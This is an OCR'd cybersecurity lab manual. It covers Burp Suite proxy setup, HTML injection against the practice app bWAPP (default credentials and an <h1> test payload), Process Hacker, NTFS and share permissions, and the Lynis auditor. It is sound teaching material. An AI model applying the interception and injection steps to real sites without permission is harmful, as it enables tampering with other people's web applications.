
Step 3: Select location to save certificate and save certificate in DER format and save

Step 4: Now import certificate to Firefox. Open settings > search certificates > view certificates







Step 5: Select import > select certificate > open



Steps to Connect burp suite to Firefox proxy Open Firefox> settings>search proxy




Select manual proxy>configure ip address and port number[127.0.0.1,8080]




Steps to perform HTML Injection


Open Firefox > search bwapp login



Enter login ID: bee
Enter password: bug
Or create new user


Then set Fire fox proxy settings to manual and ***turn interceptor*** on in burp suite to get reflected code from bwapp





Open burp suite Inject code init[<h1>texthere</h1>]

- Click on forward
- The injected code Is reflected in bwapp




NOTE:[Fire fox proxy configuration]

1. Without connecting proxy server bwapp to Fire fox the code will not reflect
2. To load bwapp website proxy configuration should selected to no proxy configuration
3. In bwapp, before attacking proxy configuration should be selected to manual configuration

Post method

The step so of post method are also same as the get method but there flected code is having some changes highlighted below the image



1. Open bwapp>select http post method> hack [set proxy to auto configuration]
2. Enter the first name last name before go[inter ceptonin burpsuite]
3. Ggo to settings > proxy > set proxy configuration to manual then go
4. Make changes in code and then forward
5. Open fire fox the code has injected

The difference between Get and post header injection method

Get method

In this method the url contains the all web page information


Post method

In this method the url contains only the domain name of webpage

6. Process observation and analysis with Process Hacker

Process Hacker is an open-source tool that will allow you to see what processes are running on a device, identify programs that are eating up CPU resources and identify network connections that are associated with a process.

Observation and analysis.




System is a Name of the running process in your system.

- Here System is the Parent process and Smss.exe is a Child process.
- 488 is the PID of winning.exe process. The PID is the process ID, this is a unique number assigned to the process.
- Double click on particular process to see complete details of a process ,including when the process is started.
- Also, Notice the PID of system processis always4.
- Private bytes indicates the total amount of memory that
- A process has allocated, not includeing memory shared with other processes.
- The Username tabdis plays which account was used to launch the process

Graphical-view

To see the information in a graphical view: ***Click* on System Information** and a new tab opens.

Color-Coding: Process Hacker high lights different processes in different colors.
The meaning of each color under Option Tab, Then click on High lighting Tab.
Same taby ouhave an option of changing the color and the duration for highlighting.



7. NTFS Permissions.

NTFS permissions are used to manage access to the files and folders that are stored in NTFS file systems.

Setting NTFS Permissions:-

1. In Windows Explorer, right-click a file ,folder or volume and choose Properties from the context menu .The Properties dialog box appears.
2. Click the Security tab.
3. Under Group or user names, select or add a group or user.
4. At the bottom, allow or deny one of the available permissions. There are both basic and advanced NTFS permissions. You can set each of the permissions to"Allow" or "Deny" to control access to NTFS objects. deny all the available permissions and click on 'apply' and click on 'ok'

The basic types of access permissions:-

1) Full Control — Users can add, modify, move and delete files and directories, aswell as their associated properties. In addition, users can change permissions settings for all files and sub directories
2) Modify—Users can view and modify files and file properties ,including adding files toor deleting files from a directory ,or file properties to or from a file.
3) Read & Execute—Users can run execut able files ,including scripts.
4) Read—Users can view files , file properties and directories.
5) Write—Users can write to a file and add files to directories.

Share Permissions

Setting Share Permissions:-

1) Right click on the folder
2) Go to "Properties"
3) Click on the "Sharing" tab
4) Click on "Advanced Sharing…"
5) Click on "Permissions"
6) deny all the available permissions and click on 'apply' and click on 'ok'


Here are the basic types of access permissions:

1) Full Control—Users can add, modify ,move and delete files and directories,as well as their associated properties. In addition, users can change permissions settings for all files and sub directories.
2) Modify — Users can view and modify files and file properties, including adding files tool deleting files from a directory,or file properties to or from a file.
3) Read&Execute—Users can run executable files ,including scripts.
4) Read—Users can view files,file properties and directories.
5) Write — Users can write to a file and add files to directories. Share Permissions When you share a folder and want to set the permissions for that folder that's a share. Essentially, share permissions determine the type of access others have to the shared folder across the network.


NTFS PERMISSIONS REPORTER

The NTFS Permissions Reporter is an excellent tool that allows you to export file and folder permissions for further reviewing.


Once installed, you can right click on any folder in your Windows Explorer and select the "Analyze with Permissions Reporter" option.



In the bellow picture you see the deny access for the system user folder



Click on share permissions you can see access denied in access coloum. Click on export to export the permission



8. *LYNIS(*auditing tool for UNIX*)*

Lynis is an open-source security auditing tool for UNIX derivatives like Linux, Mac OS, BSD, other Unix-based operating systems etc. Performing extensive health scan of systems that support System Hardening and Compliance Testing.

1. Go to root terminal in linux install a lynisi fit is not installed using command ***apt install llynis***
2. Type git clone https://github.com/CISOfy/lynis

```
root@kali:~# git clone https://github.com/CISOfy/lynis.git
Cloning into 'lynis'...
remote: Enumerating objects: 13829, done.
remote: Total 13829 (delta 0), reused 0 (delta 0), pack-reused 13829
Receiving objects: 100% (13829/13829), 7.22 MiB | 719.00 KiB/s, done.
Resolving deltas: 100% (10222/10222), done.
root@kali:~# cd lynis/
root@kali:~/lynis# ls
CHANGELOG.md       CONTRIBUTING.md  db          developer.prf  FAQ             include  LICENSE  lynis.8  README     SECURITY.md
CODE_OF_CONDUCT.md  CONTRIBUTORS.md  default.prf  extras         HAPPY_USERS.md  INSTALL  lynis    plugins  README.md
root@kali:~/lynis# ./lynis --version
3.0.3
```


3. $ cd lynis
4. Type $./lynis show commands

```
root@kali:~/lynis# ./lynis show report
/var/log/lynis-report.dat
root@kali:~/lynis# ./lynis show commands

Commands:
lynis audit
lynis configure
lynis generate
lynis show
lynis update
lynis upload-only
```

5. $./lynis audit system (or)$ ./lynis audit system—quick (for faster scanning)

- Type lynis audit system which is used to full scanning mode ,means can your system completely.
- System auditing is started. It will display current system os, os version,hardware,etc.,



- Finally, the output files stored in / var/log/lynis.log which means the output files are stored in.logand.dat formats.

6. $lynis show tests # To scan a particular test we have to list out the TestIDs

```
root@kali:~/lynis# lynis show tests
# Test       OS         Description
# ================================================================================
ACCT-2754  FreeBSD    Check for available FreeBSD accounting information (security)
ACCT-2760  OpenBSD    Check for available OpenBSD accounting information (security)
ACCT-9622  Linux      Check for available Linux accounting information (security)
ACCT-9626  Linux      Check for sysstat accounting data (security)
ACCT-9628  Linux      Check for auditd (security)
ACCT-9630  Linux      Check for auditd rules (security)
ACCT-9632  Linux      Check for auditd configuration file (security)
ACCT-9634  Linux      Check for auditd log file (security)
ACCT-9636  Linux      Check for Snoopy wrapper and logger (security)
ACCT-9650  Solaris    Check Solaris audit daemon (security)
ACCT-9652  Solaris    Check auditd SMF status (security)
ACCT-9654  Solaris    Check BSM auditing in /etc/system (security)
ACCT-9656  Solaris    Check BSM auditing in module list (security)
ACCT-9660  Solaris    Check location of audit events (security)
ACCT-9662  Solaris    Check Solaris auditing stats (security)
AUTH-9204             Check users with an UID of zero (security)
AUTH-9208             Check non-unique accounts in passwd file (security)
AUTH-9212             Test group file (security)
AUTH-9216             Check group and shadow group files (security)
AUTH-9218  FreeBSD    Check harmful login shells (security)
AUTH-9222             Check for non unique groups (security)
AUTH-9226             Check non unique group names (security)
